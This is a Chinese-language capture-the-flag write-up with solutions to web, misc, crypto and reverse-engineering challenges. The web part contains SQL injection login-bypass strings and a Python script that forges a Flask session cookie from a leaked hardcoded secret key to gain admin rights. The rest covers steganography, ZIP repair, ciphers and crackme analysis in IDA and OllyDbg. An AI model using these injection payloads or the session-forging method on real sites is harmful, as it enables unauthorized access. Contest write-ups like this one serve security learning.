

Web 01 login

登录

UserName

a'+b'#

Password

Submit

登录

算数运算符将字符型 username 转换成数值型

'a' + 'b' 相当于 $0+0=0$


除了 + 号还可以用 MOD、DIV、or、and、*、/、%、-、|、^、<<、>>

'3a'+'b'对应数值为 $45+0=45$ ，会把类型转换后为 3 的用户名搜索出来

过滤了一些，解法多，满足条件就行 如：3a'>+>'b'#

Web 04 blog blog blog

提示 git，让找 github 源码



Config.py 中出现固定的 secret_key，这会导致构造 session 越权，并且管理员是 admin

```
1 import os
2 basedir = os.path.abspath(os.path.dirname(__file__))
3
4
5 class Config:
6     SECRET_KEY = os.environ.get('SECRET_KEY') or '30cbf7006ff9489c4e7b89075ece3913'
7     SQLALCHEMY_COMMIT_ON_TEARDOWN = True
8     SQLALCHEMY_TRACK_MODIFICATIONS = False
9     FLASKY_ADMIN = 'admin'
10    FLASKY_POSTS_PER_PAGE = 20
11
12    @staticmethod
13    def init_app(app):
14        pass
```

我们需要在 flask 中把 session 加密算法抠出来

<https://github.com/pallets/flask/blob/master/flask/sessions.py>

安全 | <https://github.com/pallets/flask/blob/master/flask/sessions.py>


```
293
294 class SecureCookieSessionInterface(SessionInterface):
295     """The default session interface that stores sessions in signed cookies
296     through the :mod:`itsdangerous` module.
297     """
298     #: the salt that should be applied on top of the secret key for the
299     #: signing of cookie based sessions.
300     salt = 'cookie-session'
301     #: the hash function to use for the signature. The default is sha1
302     digest_method = staticmethod(hashlib.sha1)
303     #: the name of the itsdangerous supported key derivation. The default
304     #: is hmac.
305     key_derivation = 'hmac'
306     #: A python serializer for the payload. The default is a compact
307     #: JSON derived serializer with support for some extra Python types
308     #: such as datetime objects or tuples.
309     serializer = session_json_serializer
310     session_class = SecureCookieSession
311
312     def get_signing_serializer(self, app):
313         if not app.secret_key:
314             return None
315         signer_kwargs = dict(
316             key_derivation=self.key_derivation,
317             digest_method=self.digest_method
318         )
319         return URLSafeTimedSerializer(app.secret_key, salt=self.salt,
320                                     serializer=self.serializer,
321                                     signer_kwargs=signer_kwargs)
```

通过 flask 加密算法自己构造 session

```
1 from itsdangerous import URLSafeTimedSerializer
2 # from itsdangerous import URLSafeSerializer
3 from flask.sessions import TaggedJSONSerializer
4 import hashlib
5
6 val = '.eJw9kDFvwjAQhf9K5ZmhcfCCxEbkN_Jwh1LZtc5LpIZAcEgrJaCkRvz3ugzd7r3h-_Tuzurj2E4d21zHW7ti9fnANnf2'
7 secret_key = '30cbf7006ff9489c4e7b89075ece3913'
8 salt = 'cookie-session'
9 serializer = TaggedJSONSerializer()
10 signer_kwargs = dict(
11     key_derivation='hmac',
12     digest_method=hashlib.sha1
13 )
14 s = URLSafeTimedSerializer(secret_key,salt=salt,serializer=serializer,signer_kwargs=signer_kwargs)
15 print s.loads(val)
16
17 new = s.loads(val)
18 new['user_id']=1
19 print s.dumps(new)
```

注册一个账号，登录时抓包 val 中填自己的 session，运行脚本生成 id 为 1 的用户 session，并不是 admin，写个脚本遍历找到 admin 的 id

找到 admin 会发现，admin 权限比其他用户高，可以编辑和删除别人的留言



flag{8191766b737218674caa70d0f81720f4}

MISC 01 calc?

Winhex 打开文件拖到最底下有一段 16 进制码，去掉 '\x'

5C 78 36 34 5C 78 31 35	5C 78 30 30 5C 78 36 34	\x64\x15\x00\x64
5C 78 31 36 5C 78 30 30	5C 78 36 34 5C 78 30 65	\x16\x00\x64\x0e
5C 78 30 30 5C 78 36 34	5C 78 31 36 5C 78 30 30	\x00\x64\x16\x00
5C 78 36 34 5C 78 30 65	5C 78 30 30 5C 78 36 34	\x64\x0e\x00\x64
5C 78 30 39 5C 78 30 30	5C 78 36 34 5C 78 30 37	\x09\x00\x64\x07
5C 78 30 30 5C 78 36 34	5C 78 31 31 5C 78 30 30	\x00\x64\x11\x00
5C 78 36 34 5C 78 30 61	5C 78 30 30 5C 78 36 34	\x64\x0a\x00\x64
5C 78 30 34 5C 78 30 30	5C 78 36 37 5C 78 32 36	\x04\x00\x67\x26
5C 78 30 30 5C 78 35 61	5C 78 30 36 5C 78 30 30	\x00\x5a\x06\x00
5C 78 37 38 5C 78 33 66	5C 78 30 30 5C 78 36 35	\x78\x3f\x00\x65
5C 78 30 37 5C 78 30 30	5C 78 36 34 5C 78 30 34	\x07\x00\x64\x04
5C 78 30 30 5C 78 36 35	5C 78 30 32 5C 78 30 30	\x00\x65\x02\x00
5C 78 36 35 5C 78 30 35	5C 78 30 30 5C 78 38 33	\x65\x05\x00\x83
5C 78 30 31 5C 78 30 30	5C 78 38 33 5C 78 30 32	\x01\x00\x83\x02
5C 78 30 30 5C 78 34 34	5C 78 35 64 5C 78 32 38	\x00\x44\x5d\x28
5C 78 30 30 5C 78 35 61	5C 78 30 33 5C 78 30 30	\x00\x5a\x03\x00
5C 78 36 35 5C 78 30 38	5C 78 30 30 5C 78 36 35	\x65\x08\x00\x65
5C 78 30 31 5C 78 30 30	5C 78 36 35 5C 78 30 33	\x01\x00\x65\x03
5C 78 30 30 5C 78 31 39	5C 78 38 33 5C 78 30 31	\x00\x19\x83\x01
5C 78 30 30 5C 78 36 35	5C 78 30 38 5C 78 30 30	\x00\x65\x08\x00
5C 78 36 35 5C 78 30 35	5C 78 30 30 5C 78 36 35	\x65\x05\x00\x65
5C 78 30 33 5C 78 30 30	5C 78 31 39 5C 78 38 33	\x03\x00\x19\x83
5C 78 30 31 5C 78 30 30	5C 78 34 31 5C 78 36 35	\x01\x00\x41\x65
5C 78 30 31 5C 78 30 30	5C 78 36 35 5C 78 30 33	\x01\x00\x65\x03
5C 78 30 30 5C 78 33 63	5C 78 37 31 5C 78 66 38	\x00\x3c\x71\xf8
5C 78 30 30 5C 78 35 37	5C 78 37 38 5C 78 33 37	\x00\x57\x78\x37
5C 78 30 30 5C 78 36 35	5C 78 30 37 5C 78 30 30	\x00\x65\x07\x00
5C 78 36 35 5C 78 30 32	5C 78 30 30 5C 78 36 35	\x65\x02\x00\x65

放在 winhex 中生成文件，题目中提示 import flag

想到 python import 生成 pyc 文件，文件头改成 pyc 的文件头后反编译


在线反编译 pyc <http://tool.lu/pyc/>

异或后得到 flag

MISC 04 种树

[illegible]

3.在文件头加上 GIF8 或 47494638，修复文件




4.使用 Stegsolve 查看图片得到网址（<https://pan.baidu.com/s/1hsOf1pa>）进入得到文件




5.解码 jother（可在 IE 的控制台），得到二叉树的前序



6.对压缩包，首先应在 winhex 中修复压缩包（504B0304）



7.发现里面有加密后的一个图片




8.进一步发现为伪加密，修改 16 进制可恢复（把图中的 14000900 改为 14000000）

0005DA90	4E 69 70 A8 7F F2 CA C5	28 6E FB EA 77 58 18 CD	Nip" òÊÄ(nûêwX Í
0005DAA0	18 28 C6 D7 F5 0A 28 36	86 80 23 3E FC A8 42 FC	(Æ×ð (6 #>ü"Bü
0005DAB0	D7 E9 DF 00 50 4B 01 02	3F 00 14 00 09 00 08 00	×éß PK ?
0005DAC0	B6 81 A6 4A 89 05 28 B0	8A DA 05 00 29 05 06 00	¶ ¡J¡ (°IU)
0005DAD0	0C 00 24 00 00 00 00 00	00 00 20 00 00 00 00 00	\$
0005DAE0	00 00 CE B9 C3 DC C2 EB	C4 D8 2E 6A 70 67 0A 00	Î'ÄÜÄeÄ0.jpg
0005DAF0	20 00 00 00 00 00 01 00	18 00 77 47 BA AC 40 C6	wG²~@Æ
0005DB00	D2 01 0A 20 90 AB DF C3	D2 01 A2 68 68 B6 DB C3	ò «BÄÖ çhh¶ÜÄ
0005DB10	D2 01 50 4B 05 06 00 00	00 00 01 00 01 00 5E 00	ò PK ^
0005DB20	00 00 B4 DA 05 00 00 00		Ú


0005DA80	B9 DB 8D A2 BB 2A 0F 77	BE 7E C6 D6 DB DD 9B 80	¹Ü ç»* w¾~ÆÖÜÝ
0005DA90	4E 69 70 A8 7F F2 CA C5	28 6E FB EA 77 58 18 CD	Nip" òÊÄ(nûêwX Í
0005DAA0	18 28 C6 D7 F5 0A 28 36	86 80 23 3E FC A8 42 FC	(Æ×ð (6 #>ü"Bü
0005DAB0	D7 E9 DF 00 50 4B 01 02	3F 00 14 00 00 00 08 00	×éß PK ?
0005DAC0	B6 81 A6 4A 89 05 28 B0	8A DA 05 00 29 05 06 00	¶ ¡J¡ (°IU)
0005DAD0	0C 00 24 00 00 00 00 00	00 00 20 00 00 00 00 00	\$
0005DAE0	00 00 CE B9 C3 DC C2 EB	C4 D8 2E 6A 70 67 0A 00	Î'ÄÜÄeÄ0.jpg
0005DAF0	20 00 00 00 00 00 01 00	18 00 77 47 BA AC 40 C6	wG²~@Æ
0005DB00	D2 01 0A 20 90 AB DF C3	D2 01 A2 68 68 B6 DB C3	ò «BÄÖ çhh¶ÜÄ
0005DB10	D2 01 50 4B 05 06 00 00	00 00 01 00 01 00 5E 00	ò PK ^
0005DB20	00 00 B4 DA 05 00 00 00		Ú

9.查看图片的详细信息可得二叉树的中序
(in_order{Sv0HeA*hr_f_FlyoxRzwEasuGgB{Td_t})



10.得到前序和中序后就可手动或写代码恢复出二叉树，还原后就可得到

flag{tver_Es_S0_wud}(不会用作图工具，字丑勿见怪)



参考推荐网址:

<https://wenku.baidu.com/view/b1346867caaedd3383c4d3bd.html>

http://www.cr173.com/html/18891_1.html

Crypto 01: snake

根据图片和 snake 提示知道 serpent cipher，解密后是艾特巴什码加密

serpent cipher : <http://serpent.online-domain-tools.com/>

艾特巴什码: <http://planetcalc.com/4647/>

Crypto 02: 书

词频计算，只改了频率最高的和频率最低的 4 个字母，找到 f 之前的就可得到 key

总体替换了 a-q b-b c-c d-d e-j f-f g-k h-s i-w l-v

m-y n-p o-z r-u t-x

替换为文中 MD5 加密部分就可得 flag

```

1 import collections
2 import re
3
4 sum = 0
5 d = collections.defaultdict(float)
6 fp = open('book.txt')
7
8 S = fp.read()
9
10 #convert to lower case
11 s = S.lower()
12
13 #match non-letter chars
14 rule = re.compile(r"^[a-z]")
15
16 #delete non-letter chars
17 s_result = rule.sub("", s)
18
19 #calculate the counter
20 for c in s_result:
21     d[c] += 1
22     #calculate the total number of letters
23     sum += 1
24 print "The total number of letters is: %d"%sum
25
26 #calculate the frequency
27 for c in d:
28     d[c] = d[c]/sum
29     d[c] = round(d[c], 10)
30
31 print sorted(d.iteritems(), key = lambda d:d[1], reverse = True)

```

Crypto 03 easy rsa

$$n=p*q \quad m=p*q+2(p+q)+4 \quad 2(p+q)=n-2*p*q-4 \quad p+q=(m-n-4)/2$$

```

1 from Crypto.Util.number import *
2 from Crypto.PublicKey.RSA import RSA
3
4
5 n1 = 114047864200321183926925992455843249163851
6 n2 = 114047864200321183926925992455843249163851
7 e = long(65537)
8
9 pq = (n2-n1-4)/2
10
11 d1 = inverse(e,n1-pq+1)
12 d2 = inverse(e,n1+pq+1)
13
14 key1 = RSA.construct((n1,e,d1))
15 key2 = RSA.construct((n2,e,d2))
16
17 c = 6754992562484441383595520302677157121041863
18 c = key2.decrypt(c)
19 c = key1.decrypt(c)
20 c = long_to_bytes(c)
21
22 print c

```


Crypto 04 xor xor xor

```
1  # -*- coding:utf8 -*-
2  def xor_():
3      f=[0]*38
4      f[0]=ord('f')
5      key="b5c554f1847015d7ad5f2a891df2749df2a897"
6      k=[ord(i) for i in key]
7      k_=[ord(i) for i in key]
8      re=[89,122,31,96,76,122,74,121,19,115,93,104,75,
9          for i in range(len(re)-1):
10             k[i+1]^=k[i]^f[i%5]^f[i%7]
11             re[i+1]=re[i+1]^k_[i+1]^0x78
12             f[i+1]=re[i]^k[i]^k_[i+1]^0x56^0x34
13         print ''.join([chr(i) for i in f])
14         pass
15 if __name__ == '__main__':
16     xor_()
```

Reverse 01 签到题

0x01:运行程序，显示 flag 就在这儿，直接 IDA 打开，进入 main 函数 F5 查看伪代码。

```
memset(&v5, 0xCCu, 0x6Cu);
v0 = (void *)print((int)&unk_47BE98, "这只是签到题, flag就在这里");
sub_401177(v0, (int)sub_40109B);
sub_401221(&v10, (int)"ZmxhZ3tUaDFzXzEyX3NpZ259", (int)&v8);
v11 = 0;
sub_401226(&v7);
LOBYTE(v11) = 1;
v1 = (void *)print((int)&unk_47BE98, "请输入你的flag啊");
sub_401177(v1, (int)sub_40109B);
sub_401064((int)&dword_47BF28, (int)&v9);
if ( (unsigned __int8)sub_40119A(&v9, &v10) )
{
    v2 = (void *)print((int)&unk_47BE98, "哈哈");
    sub_401177(v2, (int)sub_40109B);
}
else
```

0x02:看到一串奇怪的字符串，并且 v10 和这段字符串有操作，后面 if 语句有 v10，我们试着将这个字符串输入程序中运行，出现如下结果。

```
C:\Documents and Settings\Administrator\桌面\比赛校内\1: 签到题base64>Sign.exe
这只是签到题, flag就在这里
请输入你的flag啊
ZmxhZ3tUaDFzXzEyX3NpZ259
哈哈
```

0x03: base64 解出 flag。


```
flag[This_12_sign]
```

Reverse 02 easycrack

0x01: 运行程序，please input the right ans，将程序拖到 ida 里。F5 查看伪代码，有很多奇怪的函数，通过 OD，IDA 动静结合分析一下一些函数的用法。

```
70 v12 = 0;
71 v11 = 1;
72 sub_401200(&v10, (int)"mortal", (int)&v7);
73 v99 = 0;
74 sub_401212(&v6);
75 LOBYTE(v39) = 1;
76 sub_4011EA((int)&unk_47CEC0, "please input the right anw:");
77 sub_401064(&dw0rd_47CF50, &v9);
78 sub_401177(sub_401098);
79 v8 = sub_4011BD(&v9);
80 For ( i = 0; i < v8; ++i )
81 {
82     if ( i % 2 )
83     {
84         v1 = *(_BYTE *)sub_401136(i) ^ 3;
85         *(_BYTE *)sub_401136(i) = v1;
86     }
87     else if ( v12 <= 5 )
88     {
89         v0 = *(_BYTE *)sub_401136(i);
90         LOBYTE(v0) = *(_BYTE *)sub_401136(v12) ^ v0;
91         *(_BYTE *)sub_401136(i) = v0;
92         ++v12;
93     }
94 }
```


0x02 通过 OD，可以看到其中的 sub_4011ea 和 sub_401064，相当于 printf 和 scanf 函数，在 IDA 中按 N 修改名字。然后先随便一组数据。



0x03 根据 OD 观察内存变化，可以知道 var_9c 保存的是输入的值，然后后面的 sub_4011BD 看返回值 e a x 中值可以看出这个函数求输入的长度，var_a0 里保存长度，将 var_9c 改名为 input，A 0 改名为 l 。


```
lea     ecx, [ebp+var_9c]
call    len
mov     [ebp+var_A0], eax
mov     [ebp+var_74], 0
jmp     short loc_4015C3
```

0x04 然后 var_74 置 0，后面比较 var_74 和输入的长度，大于（jge）等于就跳转到右边，否则进入左边。



左边的算法不是很清楚是什么操作，百度了一下，是对 2 去模的优化代码，（详细请看 blog.csdn.net/qq276592716/article/details/6971781）。

0x05 根据前面的优化代码，确定如果 var_74 是奇数就跳转到右边的操作，否则进入左边。左边有对 var_78 与 5 比较，小于等于才会进入左边的流程，否则就退出了。



0x06 因为现在 var_74 的值是 0，所以我们先看左边的操作，通过 OD。观察返回值 eax 值得变化，可知道 sub_401136 是取字符串的操作，改名为 getstring

```
EAX 003909D9 ASCII "1234567890"
mov     eax, [ebp+var_74]
push    eax
lea     ecx, [ebp+input]
call    getstring ; 取出输入
movsx   ebx, byte ptr [eax]
mov     ecx, [ebp+var_78] ; 将input[0]送入ecx
push    ecx
lea     ecx, [ebp+var_8C]
call    getstring
movsx   edx, byte ptr [eax]
xor     ebx, edx
mov     eax, [ebp+var_74]
push    eax
lea     ecx, [ebp+input]
call    getstring
mov     [eax], bl
mov     ecx, [ebp+var_78]
add     ecx, 1
mov     [ebp+var_78], ecx
jmp     short loc_401656
```

0x07 继续往下看，接着是是 getstring 函数取 var_8c 的字符串，通过 OD 观察 eax 的可以看到取出的值是 mortal，所以 var_8c='mortal'；

```
EAX 00390709 ASCII "mortal"
ECX 0012EEEE
```

0x08 通过上面的分析左边的流程注释如下

```
loc_4015EE:
mov     eax, [ebp+var_74]
push    eax
lea     ecx, [ebp+input]
call    getstring ; 取出输入
movsx   ebx, byte ptr [eax] ; 将input[0]送入ecx
mov     ecx, [ebp+var_78]
push    ecx
lea     ecx, [ebp+var_8C]
call    getstring
movsx   edx, byte ptr [eax] ; 将var_8c[0]送入edx
xor     ebx, edx ; ebx=input[0] xor var_8c[0]
mov     eax, [ebp+var_74]
push    eax
lea     ecx, [ebp+input]
call    getstring ; eax=input
mov     [eax], bl ; input[0]=ebx=input[0] ^ var_8c[0]
mov     ecx, [ebp+var_78]
add     ecx, 1
mov     [ebp+var_78], ecx ; var_78++
jmp     short loc_401656
```

接下来看流程图可知是，var_78++；var_74++，然后跳转到 var_74 和长度的

比较，继续循环。

